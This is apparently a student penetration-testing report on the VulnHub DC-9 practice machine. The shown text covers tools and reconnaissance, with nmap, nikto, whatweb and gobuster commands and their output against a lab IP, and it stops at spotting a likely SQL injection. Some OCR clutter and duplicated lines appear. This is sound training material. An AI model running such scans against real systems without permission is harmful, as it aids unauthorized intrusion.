Depi Project

Penetration Testing and Analysis of DC-9 Machine

Prepared by: [Ali Osama Ali]

Date: April 2025

Table of Contents:

1. Introduction
2. Tools Used
3. Enumeration
4. Vulnerability Analysis
5. Exploitation
6. Privilege Escalation
7. Security Recommendations
8. Conclusion

1. Introduction :

The **DC-9** machine is a purposely vulnerable system hosted on VulnHub, designed for penetration testing practice.
The objective of this project is to simulate a real-world attack scenario, identify vulnerabilities, exploit them, and eventually achieve root access to the system.

This report covers the complete penetration testing process, from initial reconnaissance and enumeration, through exploitation and privilege escalation, concluding with recommendations to secure such systems.

The machine provides an environment where a pentester can:

- Practice reconnaissance techniques.
- Analyze services for vulnerabilities.

- Perform exploitation of web applications and services.
- Escalate privileges locally to gain full control.

Goal:

- Obtain the root flag.
- Identify all vulnerabilities along the way.

---

2. Tools Used :

Throughout the testing, the following tools and techniques were employed:

- **Nmap:** For network scanning, port discovery, and service enumeration.
- **Gobuster:** To brute-force directories and hidden resources on web servers.
- **Nikto:** A web server scanner for discovering vulnerabilities.
- **Burp Suite:** Intercepting and modifying HTTP requests for web application testing.
- **Netcat:** Used for establishing reverse shells.
- Netdiscover: Discover live hosts in a local network.
- WhatWeb: Fingerprint web technologies (server, CMS, frameworks, etc.)
- Sqlmap: **Identify SQL Injection Vulnerabilities**

3.Enumeration :

Enumeration is the first stage of penetration testing, focused on gathering information about the target system or application. The goal in this phase is to collect as much information as possible to help identify vulnerabilities and exploit them in later stages.

Tasks in the Enumeration Stage:

- **IP Address Discovery**: Identifying connected devices on the network or target servers.
- **Port Scanning & Service Detection**: Using tools like **Nmap**, discover open ports on the servers and the services running on those ports.
- **Version Detection**: Identifying the versions of operating systems, applications, and

services to determine if they have known vulnerabilities.


- **Network Discovery**: Collecting information about the network such as **DNS records**, **IP addresses**, **subnetting**, and network maps.
- **Web Application Exploration**: Searching for specific files or directories in the web application (e.g., hidden admin pages, sensitive files).
- **Account Information Gathering**: Identifying user account names or weak login credentials (e.g., default usernames or weak passwords).
- **Authentication Services**: Checking the authentication mechanisms in place for the system or application (e.g., login pages, login methods).

These tools help to identify open ports, services, network structure, users, and other

valuable data that can be used in later stages of the attack. Below are some commonly used tools for enumeration:

1. Netdiscover :

- **Alternative Tool Name:** ARP Scan
- **Purpose:** Discover live hosts in a local network.
- **Command Used:**
- sudo netdiscover -r 192.168.1.0/24
- **Full Breakdown of Command Options:**
    - sudo: Required to run with elevated privileges.
    - netdiscover: Launches the ARP-based live host discovery tool.
- **Expected Output:** A list of IP addresses, MAC addresses, and vendor info of live hosts



Notes or Tips:

- Best used in local networks (e.g., 192.168.x.x).
- Useful if you don’t know the IP address of the target VM (like DC-9).
- Make sure you’re on the same subnet as the target.

2.Nmap :


- Alternative Tool Name: ARP Scan .

- Alternative Tool Name: ARP Scan
Purpose: Discover live hosts in a local network.

- Full Breakdown of Command Options:

o -sS: TCP SYN scan (stealthy).

- o -sV: Detect service versions.
- o -O: OS detection.
- o -A: Aggressive scan (includes OS detection, version detection, script scanning, and traceroute).
- o -p :Specify port or port rang.
- o -A : Aggressive mode (includes: OS, version, script scan, traceroute).
- o -T4 is good for fast, accurate scans.
- o -oN : Normal output.
- o -sC :Default scripts



```
┌──(ali㉿vbox)-[~]
└─$ nmap -sS -T4 -p- -sV  192.168.1.8 -oN scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:28 EDT
Nmap scan report for dc-9 (192.168.1.8)
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:AF:B3:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
```

```
┌──(ali㉿vbox)-[~]
└─$ nmap -sC -T4 -p 22,80 -sV  192.168.1.8 -oN version-script.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:30 EDT
Nmap scan report for dc-9 (192.168.1.8)
Host is up (0.00040s latency).

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:AF:B3:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
```

```
┌──(ali㉿vbox)-[~]
└─$ nmap -script vlun -p 22,80 -sV  192.168.1.8 -oN vuln-scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:31 EDT
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'vlun' did not match a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
        /usr/share/nmap/nse_main.lua:1364: in main chunk
        [C]: in ?

QUITTING!
```

Notes or Tips:

o Add -T4 to speed up scan.

o Use -p- to scan all 65535 ports.

o Don’t run -A on large networks unless necessary (can be noisy and slow).


3.WhatWeb :

- Alternative Tool Name: Wappalyzer (Browser Extension)
- Purpose: Fingerprint web technologies (server, CMS, frameworks, etc.)
- Command Used:

  whatweb http://192.168.1.8

- Full Breakdown of Command Options:
  - o whatweb: Launches the tool.
  - o http://: Target web server URL.

• Expected Output: List of technologies like Apache, PHP, Bootstrap, etc.



• Notes or Tips:

o Great for quick technology profiling.

o Use -v for verbose output or --log-verbose=filename.txt to save results.

4.Nikto :

• Alternative Tool Name: Skipfish or Wapiti

• Purpose: Scan web servers for known vulnerabilities and misconfigurations.

• Command Used:

- nikto -h http://192.168.1.8

- Full Breakdown of Command Options:
  - -h: Specifies the host to scan.
    - Expected Output: List of vulnerabilities, outdated software, missing headers, hidden files.



- Notes or Tips:


. Results can be lengthy — consider redirecting output to a file with -o.

. Often detects default files like /phpinfo.php or /admin.

5.Gobuster :

- Alternative Tool Name: Dirb, Dirsearch
- Purpose: Brute-force directories and files on a web server.
- Command Used:
- gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirbuster/directory-list 2.3-medium.txt
- Full Breakdown of Command Options:
  - . dir: Mode (directory brute-force).
  - . -u: Target URL.
  - . -w: Wordlist path.

- Expected Output: List of discovered folders and files with HTTP status codes.



- Notes or Tips:
    - o Use smaller wordlists for quicker scans.
    - o Look out for HTTP 200 (OK), 301/302 (redirects), and 403 (forbidden but exists).
    - o Add -x php,html,txt to look for specific file extensions.

4.Vulnerability Analysis:

In the Vulnerability Analysis phase, the information collected during the enumeration phase is analyzed to identify security weaknesses that could be exploited. This phase involves a thorough inspection of the discovered services and applications.


Tasks in the Vulnerability Analysis Stage:

- **Analyze Discovered Systems & Services**: Searching for known vulnerabilities in the services hosted on the open ports, such as **Web Servers**, **Databases**, **SSH**, **FTP**, etc.
- **Vulnerability Scanning**: Using tools like **Nessus**, **Nikto**, **Nmap** to scan for vulnerabilities in the services.


- **Search for Known Vulnerabilities**: Common vulnerabilities like SQL Injection, **Cross-Site Scripting (XSS)**, **Buffer Overflow**, **Command Injection**, etc.
- **Check for Misconfigurations**: Such as default passwords, improper permissions on files, and resource access.
- **Web Application Analysis**: Searching for vulnerabilities in web applications, like **Cross-Site Request Forgery (CSRF)**, **Directory Traversal**, or **Remote File Inclusion (RFI)**.

Lets see our machine DC-9 :


Nmap scan show that only port 80 is open.
Let’s open the browser and navigate to this IP Address.




There is definitely SQL full of IDs.




